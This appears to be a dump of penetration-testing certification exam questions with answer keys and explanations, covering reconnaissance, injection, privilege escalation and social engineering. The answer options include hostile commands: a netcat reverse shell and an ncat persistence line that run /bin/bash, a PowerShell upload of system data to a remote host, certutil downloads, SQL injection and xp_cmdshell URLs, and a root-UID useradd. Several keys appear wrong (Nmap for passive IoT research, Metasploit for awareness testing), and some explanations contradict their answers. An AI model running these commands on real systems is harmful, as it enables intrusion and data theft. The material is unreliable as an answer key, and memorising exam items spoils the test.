A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

- A. Reach out to the primary point of contact
- B. Try to take down the attackers
- C. Call law enforcement officials immediately
- D. Collect the proper evidence and add to the final report

**Answer:** A

#### Explanation:

The penetration tester should reach out to the primary point of contact as soon as possible to inform them of the critical vulnerability and the active exploitation by cybercriminals. This is the most responsible and ethical course of action, as it allows the client to take immediate steps to mitigate the risk and protect their assets. The other options are not appropriate or effective in this situation. Trying to take down the attackers would be illegal and dangerous, as it may escalate the conflict or cause collateral damage. Calling law enforcement officials immediately would be premature and unnecessary, as it may involve disclosing confidential information or violating the scope of the engagement. Collecting the proper evidence and adding to the final report would be too slow and passive, as it would delay the notification and remediation of the vulnerability.

#### NEW QUESTION 135

Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?

- A. Executive summary of the penetration-testing methods used
- B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
- C. Quantitative impact assessments given a successful software compromise
- D. Code context for instances of unsafe type-casting operations

**Answer:** D

#### Explanation:

Code context for instances of unsafe type-casting operations would most likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience, as it would provide relevant and actionable information for the developers to fix the vulnerabilities. Type-casting is the process of converting one data type to another, such as an integer to a string. Unsafe type-casting can lead to errors, crashes, or security issues, such as buffer overflows or code injection.

#### NEW QUESTION 137

A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

- A. IP addresses and subdomains
- B. Zone transfers
- C. DNS forward and reverse lookups
- D. Internet search engines
- E. Externally facing open ports
- F. Shodan results

**Answer:** AD

#### Explanation:

\* A. IP addresses and subdomains. This is correct. IP addresses and subdomains are useful information for a penetration tester to identify the scope and range of the company's web presence. IP addresses can reveal the location, network, and service provider of the company's web servers, while subdomains can indicate the different functions and features of the company's website. A penetration tester can use tools like whois, Netcraft, or DNS lookups to find IP addresses and subdomains associated with the company's domain name.

\* D. Internet search engines. This is correct. Internet search engines are powerful tools for a penetration tester to perform passive information gathering around the company's web presence. Search engines can provide a wealth of information, such as the company's profile, history, news, social media accounts, reviews, products, services, customers, partners, competitors, and more. A penetration tester can use advanced search operators and keywords to narrow down the results and find relevant information. For example, using the site: operator can limit the results to a specific domain or subdomain, while using the intitle: operator can filter the results the title of the web pages.

#### NEW QUESTION 140

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

- A. Certutil -urlcache -split -f http://192.168.2.124/windows-binaries/ accesschk64.exe
- B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')
- C. schtasks /query /fo LIST /v | find /I "Next Run Time:"
- D. Wget http://192.168.2.124/windows-binaries/accesschk64.exe -O accesschk64.exe

**Answer:** A

#### Explanation:



<https://www.bleepingcomputer.com/news/security/certutil.exe-could-allow-attackers-to-download-malware-while-downloading-accesschk64-exe>  
--- <https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk>

The certutil command is a Windows utility that can be used to manipulate certificates and certificate authorities. However, it can also be abused by attackers to download files from remote servers using the -urlcache option. In this case, the command downloads accesschk64.exe from <http://192.168.2.124/windows-binaries/> and saves it locally. Accesschk64.exe is a tool that can be used to check service permissions and identify potential privilege escalation vectors. The other commands are not relevant for this purpose. Powershell is a scripting language that can be used to perform various tasks, but in this case it uploads a file instead of downloading one. Schtasks is a command that can be used to create or query scheduled tasks, but it does not help with service permissions. Wget is a Linux command that can be used to download files from the web, but it does not work on Windows by default.

#### NEW QUESTION 143

A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:

<http://company.com/catalog.asp?productid=22>

The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:

<http://company.com/catalog.asp?productid=22;WAITFOR>

DELAY '00:00:05'

Which of the following should the penetration tester attempt NEXT?

- A. [http://company.com/catalog.asp?productid=22:EXEC xp\\_cmdshell 'whoami'](http://company.com/catalog.asp?productid=22:EXEC xp_cmdshell 'whoami')
- B. <http://company.com/catalog.asp?productid=22' OR 1=1 ->
- C. <http://company.com/catalog.asp?productid=22' UNION SELECT 1,2,3 ->
- D. <http://company.com/catalog.asp?productid=22;nc 192.168.1.22 4444 -e /bin/bash>

**Answer: C**

#### Explanation:

This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

#### NEW QUESTION 144

During an engagement, a penetration tester found the following list of strings inside a file:

```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
c847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fcee bf640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

- A. Dictionary attack
- B. Rainbow table attack
- C. Brute-force attack
- D. Credential-stuffing attack

**Answer: B**

#### NEW QUESTION 149

A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras. Which of the following is a technique the tester can use to gain access to the IT framework without being detected?

- A. Pick a lock.
- B. Disable the cameras remotely.
- C. Impersonate a package delivery worker.
- D. Send a phishing email.

**Answer: C**

#### NEW QUESTION 150

A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

- A. Weak authentication schemes
- B. Credentials stored in strings
- C. Buffer overflows
- D. Non-optimized resource management

**Answer: C**

#### Explanation:

fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

**NEW QUESTION 151**

A penetration tester ran a ping -A command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

- A. Windows
- B. Apple
- C. Linux
- D. Android

**Answer:** A

**Explanation:**

The ping -A command sends an ICMP echo request with a specified TTL value and displays the response. The TTL value indicates how many hops the packet can traverse before being discarded. Different OSs have different default TTL values for their packets. Windows uses 128, Apple uses 64, Linux uses 64 or 255, and Android uses 64. Therefore, a packet with a TTL of 128 is most likely from a Windows OS.

**NEW QUESTION 154**

A penetration tester is examining a Class C network to identify active systems quickly. Which of the following commands should the penetration tester use?

- A. nmap sn 192.168.0.1/16
- B. nmap sn 192.168.0.1-254
- C. nmap sn 192.168.0.1 192.168.0.1.254
- D. nmap sN 192.168.0.0/24

**Answer:** B

**NEW QUESTION 156**

A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 03-12-20 09:23AM 331 index.aspx

| ftp-syst:

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server

| rdp-ntlm-info:

| Target Name: WEB3

| NetBIOS\_Computer\_Name: WEB3

| Product\_Version: 6.3.9600

|\_ System\_Time: 2021-01-15T11:32:06+00:00

8443/tcp open http Microsoft IIS httpd 8.5

| http-methods:

|\_ Potentially risky methods: TRACE

|\_ http-server-header: Microsoft-IIS/8.5

|\_ http-title: IIS Windows Server

Which of the following command sequences should the penetration tester try NEXT?

- A. ftp 192.168.53.23
- B. smbclient \\\WEB3\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst\_passwords.txt -p rdp 192.168.53.23
- D. curl -X TRACE https://192.168.53.23:8443/index.aspx
- E. nmap --script vuln -sV 192.168.53.23

**Answer:** A

**NEW QUESTION 158**

An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.

Which of the following is the penetration tester trying to accomplish?

- A. Uncover potential criminal activity based on the evidence gathered.
- B. Identify all the vulnerabilities in the environment.
- C. Limit invasiveness based on scope.
- D. Maintain confidentiality of the findings.

**Answer:** C

**NEW QUESTION 163**

A penetration tester has been hired to configure and conduct authenticated scans of all the servers on a software company's network. Which of the following accounts should the tester use to return the MOST results?

- A. Root user
- B. Local administrator
- C. Service
- D. Network administrator

**Answer:** C

## NEW QUESTION 167

During enumeration, a red team discovered that an external web server was frequented by employees. After compromising the server, which of the following attacks would best support -----company systems?

- A. Aside-channel attack
- B. A command injection attack
- C. A watering-hole attack
- D. A cross-site scripting attack

**Answer: C**

**Explanation:**

The best attack that would support compromising company systems after compromising an external web server frequented by employees is a watering-hole attack, which is an attack that involves compromising a website that is visited by a specific group of users, such as employees of a target company, and injecting malicious code or content into the website that can infect or exploit the users' devices when they visit the website. A watering-hole attack can allow an attacker to compromise company systems by targeting their employees who frequent the external web server, and taking advantage of their trust or habit of visiting the website. A watering-hole attack can be performed by using tools such as BeEF, which is a tool that can hook web browsers and execute commands on them<sup>2</sup>. The other options are not likely attacks that would support compromising company systems after compromising an external web server frequented by employees. A side-channel attack is an attack that involves exploiting physical characteristics or implementation flaws of a system or device, such as power consumption, electromagnetic radiation, timing, or sound, to extract sensitive information or bypass security mechanisms. A command injection attack is an attack that exploits a vulnerability in a system or application that allows an attacker to execute arbitrary commands on the underlying OS or shell. A cross-site scripting attack is an attack that exploits a vulnerability in a web application that allows an attacker to inject malicious scripts into web pages that are viewed by other users.

**NEW QUESTION 170**

Running a vulnerability scanner on a hybrid network segment that includes general IT servers and industrial control systems:

- A. will reveal vulnerabilities in the Modbus protocol.
- B. may cause unintended failures in control systems.
- C. may reduce the true positive rate of findings.
- D. will create a denial-of-service condition on the IP networks.

**Answer: B**

## NEW QUESTION 175

A company is concerned that its cloud service provider is not adequately protecting the VMs housing its software development. The VMs are housed in a datacenter with other companies sharing physical resources. Which of the following attack types is MOST concerning to the company?

- A. Data flooding
- B. Session riding
- C. Cybersquatting
- D. Side channel

**Answer: D**

**Explanation:**

<https://www.techtarget.com/searchsecurity/definition/side-channel-attack#:~:text=Side%2Dchannel%20attacks%>

**NEW QUESTION 179**

In an unprotected network file repository, a penetration tester discovers a text file containing usernames and passwords in cleartext and a spreadsheet containing data for 50 employees, including full names, roles, and serial numbers. The tester realizes some of the passwords in the text file follow the format: <name-serial number>. Which of the following would be the best action for the tester to take NEXT with this information?

- A. Create a custom password dictionary as preparation for password spray testing.
- B. Recommend using a password manage/vault instead of text files to store passwords securely.
- C. Recommend configuring password complexity rules in all the systems and applications.
- D. Document the unprotected file repository as a finding in the penetration-testing report.

**Answer: D**

## NEW QUESTION 181

A penetration tester has been hired to examine a website for flaws. During one of the time windows for testing, a network engineer notices a flood of GET requests to the web server, reducing the website's response time by 80%. The network engineer contacts the penetration tester to determine if these GET requests are part of the test. Which of the following BEST describes the purpose of checking with the penetration tester?

- A. Situational awareness
- B. Rescheduling
- C. DDoS defense
- D. Deconfliction

**Answer: D**

**Explanation:**

<https://redteam.guide/docs/definitions/>

Deconfliction is the process of coordinating activities and communicating information to avoid interference, confusion, or conflict among different parties involved in an operation. The network engineer contacted the penetration tester to check if the GET requests were part of the test, and to avoid any potential misunderstanding or disruption of the test or the website. The other options are not related to the purpose of checking with the penetration tester.

**NEW QUESTION 182**

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a “probable port scan” alert in the organization’s IDS?

- A. Line 01
- B. Line 02
- C. Line 07
- D. Line 08

**Answer: D**

**NEW QUESTION 186**

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

- A. Run an application vulnerability scan and then identify the TCP ports used by the application.
- B. Run the application attached to a debugger and then review the application's log.
- C. Disassemble the binary code and then identify the break points.
- D. Start a packet capture with Wireshark and then run the application.

**Answer: D**

**NEW QUESTION 191**

A company requires that all hypervisors have the latest available patches installed. Which of the following would BEST explain the reason why this policy is in place?

- A. To provide protection against host OS vulnerabilities
- B. To reduce the probability of a VM escape attack
- C. To fix any misconfigurations of the hypervisor
- D. To enable all features of the hypervisor

**Answer: B**

**Explanation:**

A hypervisor is a type of virtualization software that allows multiple virtual machines (VMs) to run on a single physical host machine. If the hypervisor is compromised, an attacker could potentially gain access to all of the VMs running on that host, which could lead to a significant data breach or other security issues.

One common type of attack against hypervisors is known as a VM escape attack. In this type of attack, an attacker exploits a vulnerability in the hypervisor to break out of the VM and gain access to the host machine. From there, the attacker can potentially gain access to other VMs running on the same host.

By ensuring that all hypervisors have the latest available patches installed, the company can reduce the likelihood that a VM escape attack will be successful. Patches often include security updates and vulnerability fixes that address known issues and can help prevent attacks.

**NEW QUESTION 193**

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

- A. Nmap
- B. tcpdump
- C. Scapy
- D. hping3

**Answer: C**

**Explanation:**

[https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating\\_packets/index.html](https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html) <https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy>  
Scapy is a powerful and interactive packet manipulation tool that allows the security professional to easily and programmatically manipulate the TCP header length



and checksum using arbitrary numbers and to observe how the proprietary service responds. Scapy can craft, send, receive, and analyze packets of various protocols, such as TCP, UDP, ICMP, or IP. Scapy can also modify any field of any layer of a packet, such as the TCP header length and checksum, which are used to indicate the size and integrity of the TCP segment. Scapy can also display the response packets from the target system, which can reveal how the proprietary service handles the invalid packet.

**NEW QUESTION 198**

A penetration tester is conducting an Nmap scan and wants to scan for ports without establishing a connection. The tester also wants to find version data information for services running on Projects. Which of the following Nmap commands should the tester use?

- A. `..nmap -sU -sV -T4 -F target.company.com`
- B. `..nmap -sS -sV -F target.company.com`
- C. `..nmap -sT -v -T5 target.company.com`
- D. `..nmap -sX -sC target.company.com`

**Answer: B**

**Explanation:**

The Nmap command that the tester should use to scan for ports without establishing a connection and to find version data information for services running on open ports is `nmap -sS -sV -F target.company.com`. This command has the following options:

- `-sS` performs a TCP SYN scan, which is a scan technique that sends TCP packets with the SYN flag set to the target ports and analyzes the responses. A TCP SYN scan does not establish a full TCP connection, as it only completes the first step of the three-way handshake. A TCP SYN scan can stealthily scan for open ports without alerting the target system or application.
- `-sV` performs version detection, which is a feature that probes open ports to determine the service and version information of the applications running on them. Version detection can provide useful information for identifying vulnerabilities or exploits that affect specific versions of services or applications.
- `-F` performs a fast scan, which is a scan option that only scans the 100 most common ports according to the `nmap-services` file. A fast scan can speed up the scan process by avoiding scanning less likely or less interesting ports.
- `target.company.com` specifies the domain name of the target system or network to be scanned.

The other options are not valid Nmap commands that meet the requirements of the question. Option A performs a UDP scan (`-sU`), which is a scan technique that sends UDP packets to the target ports and analyzes the responses. A UDP scan can scan for open ports that use UDP protocol, such as DNS, SNMP, or DHCP. However, a UDP scan does establish a connection with the target system or application, unlike a TCP SYN scan. Option C performs a TCP connect scan (`-sT`), which is a scan technique that sends TCP packets with the SYN flag set to the target ports and completes the three-way handshake with an ACK packet if a SYN/ACK packet is received. A TCP connect scan can scan for open ports that use TCP protocol, such as HTTP, FTP, or SSH. However, a TCP connect scan does establish a full TCP connection with the target system or application, unlike a TCP SYN scan. Option D performs an Xmas scan (`-sX`), which is a scan technique that sends TCP packets with the FIN, PSH, and URG flags set to the target ports and analyzes the responses. An Xmas scan can stealthily scan for open ports without alerting the target system or application, similar to a TCP SYN scan. However, option D does not perform version detection (`-sV`), which is one of the requirements of the question.

**NEW QUESTION 200**

A consultant is reviewing the following output after reports of intermittent connectivity issues:

```
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet]
```

Which of the following is MOST likely to be reported by the consultant?

- A. A device on the network has an IP address in the wrong subnet.
- B. A multicast session was initiated using the wrong multicast group.
- C. An ARP flooding attack is using the broadcast address to perform DDoS.
- D. A device on the network has poisoned the ARP cache.

**Answer: D**

**Explanation:**

The gateway for the network (192.168.1.1) is at 0a:d1:fa:b1:01:67, and then, another machine (192.168.1.136) also claims to be on the same MAC address. With this on the same network, intermittent connectivity will be inevitable as long as the gateway remains unreachable on the IP known by the others machines on the network, and given that the new machine claiming to be the gateway has not been configured to route traffic.

The output shows an ARP table that contains entries for IP addresses and their corresponding MAC addresses on a local network interface (en0). ARP stands for Address Resolution Protocol and is used to map IP addresses to MAC addresses on a network. However, one entry in the table is suspicious:

```
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet] This entry has the same MAC address as another entry:
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
```

This indicates that a device on the network has poisoned the ARP cache by sending false ARP replies that associate its MAC address with multiple IP addresses, including 192.168.1.136 and 192.168.1.1 (which is likely the gateway address). This allows the device to intercept or redirect traffic intended for those IP addresses.

**NEW QUESTION 201**

Company.com has hired a penetration tester to conduct a phishing test. The tester wants to set up a fake log-in page and harvest credentials when target employees click on links in a phishing email. Which of the following commands would best help the tester determine which cloud email provider the log-in page needs to mimic?

- A. `dig company.com MX`
- B. `whois company.com`
- C. `curl www.company.com`
- D. `dig company.com A`



**Answer:** A

**Explanation:**

The dig command is a tool that can be used to query DNS servers and obtain information about domain names, such as IP addresses, mail servers, name servers, or other records. The MX option specifies that the query is for mail exchange records, which are records that indicate the mail servers responsible for accepting email messages for a domain. Therefore, the command dig company.com MX would best help the tester determine which cloud email provider the log-in page needs to mimic by showing the mail servers for company.com. For example, if the output shows something like company-com.mail.protection.outlook.com, then it means that company.com uses Microsoft Outlook as its cloud email provider. The other commands are not as useful for determining the cloud email provider. The whois command is a tool that can be used to query domain name registration information, such as the owner, registrar, or expiration date of a domain. The curl command is a tool that can be used to transfer data from or to a server using various protocols, such as HTTP, FTP, or SMTP. The dig command with the A option specifies that the query is for address records, which are records that map domain names to IP addresses.

**NEW QUESTION 204**

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (:::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

- A. Burp Suite
- B. DirBuster
- C. WPScan
- D. OWASP ZAP

**Answer:** C

**Explanation:**

WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.

**NEW QUESTION 205**

A penetration tester completed an assessment, removed all artifacts and accounts created during the test, and presented the findings to the client. Which of the following happens NEXT?

- A. The penetration tester conducts a retest.
- B. The penetration tester deletes all scripts from the client machines.
- C. The client applies patches to the systems.
- D. The client clears system logs generated during the test.

**Answer:** C

**NEW QUESTION 208**

Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?

- A. Scraping social media for personal details
- B. Registering domain names that are similar to the target company's
- C. Identifying technical contacts at the company
- D. Crawling the company's website for company information

**Answer:** A

**Explanation:**

Scraping social media for personal details can help a penetration tester craft personalized and convincing social engineering attacks against top-level executives, who may share sensitive or confidential information on their profiles. Registering domain names that are similar to the target company's can be used for phishing or typosquatting attacks, but not specifically against executives. Identifying technical contacts at the company can help with reconnaissance, but not with social engineering. Crawling the company's website for company information can provide general background knowledge, but not specific details about executives.

**NEW QUESTION 211**

A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

- A. /var/log/messages
- B. /var/log/last\_user
- C. /var/log/user\_log
- D. /var/log/lastlog

**Answer:** D

**Explanation:**

The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

**NEW QUESTION 214**

A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

- A. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe
- B. wmic startup get caption,command
- C. crontab -l; echo "@reboot sleep 200 && ncat -lvp 4242 -e /bin/bash" | crontab 2>/dev/null
- D. sudo useradd -ou 0 -g 0 user

**Answer:** A

**NEW QUESTION 219**

A penetration tester conducts an Nmap scan against a target and receives the following results:

Port	State	Service
1080/tcp	open	socks

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

- A. Nessus
- B. ProxyChains
- C. OWASPZAP
- D. Empire

**Answer:** B

**NEW QUESTION 224**

An assessor wants to run an Nmap scan as quietly as possible. Which of the following commands will give the LEAST chance of detection?

- A. nmap -"T3 192.168.0.1
- B. nmap - "P0 192.168.0.1
- C. nmap - T0 192.168.0.1
- D. nmap - A 192.168.0.1

**Answer:** C

**NEW QUESTION 229**

A penetration tester gains access to a system and is able to migrate to a user process:

```
net use S: \\192.168.5.51\C$\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

- A. Redirecting output from a file to a remote system
- B. Building a scheduled task for execution
- C. Mapping a share to a remote system
- D. Executing a file on the remote system
- E. Creating a new process on all domain systems
- F. Setting up a reverse shell from a remote system
- G. Adding an additional IP address on the compromised system

**Answer:** CD

**Explanation:**

WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

**NEW QUESTION 231**

A consultant just performed a SYN scan of all the open ports on a remote host and now needs to remotely identify the type of services that are running on the host.

Which of the following is an active reconnaissance tool that would be BEST to use to accomplish this task?

- A. tcpdump
- B. Snort
- C. Nmap
- D. Netstat
- E. Fuzzer

**Answer:** C

#### NEW QUESTION 234

A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

- A. Specially craft and deploy phishing emails to key company leaders.
- B. Run a vulnerability scan against the company's external website.
- C. Runtime the company's vendor/supply chain.
- D. Scrape web presences and social-networking sites.

**Answer:** D

#### NEW QUESTION 235

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

- A. Shodan
- B. Nmap
- C. WebScarab-NG
- D. Nessus

**Answer:** B

#### NEW QUESTION 238

A penetration tester exploited a vulnerability on a server and remotely ran a payload to gain a shell. However, a connection was not established, and no errors were shown on the payload execution. The penetration tester suspected that a network device, like an IPS or next-generation firewall, was dropping the connection. Which of the following payloads are MOST likely to establish a shell successfully?

- A. windows/x64/meterpreter/reverse\_tcp
- B. windows/x64/meterpreter/reverse\_http
- C. windows/x64/shell\_reverse\_tcp
- D. windows/x64/powershell\_reverse\_tcp
- E. windows/x64/meterpreter/reverse\_https

**Answer:** B

#### Explanation:

These two payloads are most likely to establish a shell successfully because they use HTTP or HTTPS protocols, which are commonly allowed by network devices and can bypass firewall rules or IPS signatures. The other payloads use TCP protocols, which are more likely to be blocked or detected by network devices.

#### NEW QUESTION 240

Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

- A. The libraries may be vulnerable
- B. The licensing of software is ambiguous
- C. The libraries' code bases could be read by anyone
- D. The provenance of code is unknown
- E. The libraries may be unsupported
- F. The libraries may break the application

**Answer:** AD

#### Explanation:

➤ A. The libraries may be vulnerable to security bugs or exploits that can compromise the application or the data. According to the web search results, open-source libraries often have vulnerabilities that can be exploited by attackers, such as Heartbleed, Shellshock, DROWN, or npm left-pad1234. These vulnerabilities can allow attackers to extract sensitive data, execute arbitrary commands, decrypt encrypted traffic, or break the functionality of the application. Therefore, using third-party open-source libraries in application code poses a significant security risk.

➤ D. The provenance of code is unknown, meaning that the origin and history of the code are not verified or documented. According to the web search results, open-source libraries and client projects are developed and continuously evolving in an asynchronous way, which makes it difficult to track the changes and updates of the code2. Moreover, open-source libraries may have dependencies on other libraries, which can introduce additional risks or vulnerabilities1. Therefore, using third-party open-source libraries in application code poses a significant quality risk.

#### NEW QUESTION 242

A penetration tester runs the following command on a system: `find / -user root -perm -4000 -print 2>/dev/null`  
Which of the following is the tester trying to accomplish?

- A. Set the SGID on all files in the / directory
- B. Find the /root directory on the system

- C. Find files with the SUID bit set
- D. Find files that were created during exploitation and move them to /dev/null

**Answer:** C

**Explanation:**

the 2>/dev/null is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session. The tester is trying to find files with the SUID bit set on the system. The SUID (set user ID) bit is a special permission that allows a file to be executed with the privileges of the file owner, regardless of who runs it. This can be used to perform privileged operations or access restricted resources. A penetration tester can use the find command with the -user and -perm options to search for files owned by a specific user (such as root) and having a specific permission (such as 4000, which indicates the SUID bit is set).

**NEW QUESTION 246**

A consulting company is completing the ROE during scoping. Which of the following should be included in the ROE?

- A. Cost of the assessment
- B. Report distribution
- C. Testing restrictions
- D. Liability

**Answer:** B

**NEW QUESTION 250**

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])) {  
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);  
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

**Answer:** B

**Explanation:**

Netcat and cURL are tools that will help the tester prepare an attack for this scenario, as they can be used to establish a TCP connection, send payloads, and receive responses from the target web server. Netcat is a versatile tool that can create TCP or UDP connections and transfer data between hosts. cURL is a tool that can transfer data using various protocols, such as HTTP, FTP, SMTP, etc. The tester can use these tools to exploit the PHP script that executes shell commands with the value of the "item" variable.

**NEW QUESTION 253**

Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

- A. Buffer overflows
- B. Cross-site scripting
- C. Race-condition attacks
- D. Zero-day attacks
- E. Injection flaws
- F. Ransomware attacks

**Answer:** BE

**Explanation:**

A01-Injection  
A02-Broken Authentication A03-Sensitive Data Exposure A04-XXE  
A05-Broken Access Control A06-Security Misconfiguration A07-XSS  
A08-Insecure Deserialization  
A09-Using Components with Known Vulnerabilities A10-Insufficient Logging & Monitoring

**NEW QUESTION 256**

A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

- A. Shoulder surfing
- B. Call spoofing
- C. Badge stealing
- D. Tailgating
- E. Dumpster diving
- F. Email phishing

**Answer:** CD

**NEW QUESTION 259**



A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees. Which of the following tools can help the tester achieve this goal?

- A. Metasploit
- B. Hydra
- C. SET
- D. WPScan

**Answer:** A

#### NEW QUESTION 264

Which of the following provides an exploitation suite with payload modules that cover the broadest range of target system types?

- A. Nessus
- B. Metasploit
- C. Burp Suite
- D. Ethercap

**Answer:** B

#### NEW QUESTION 269

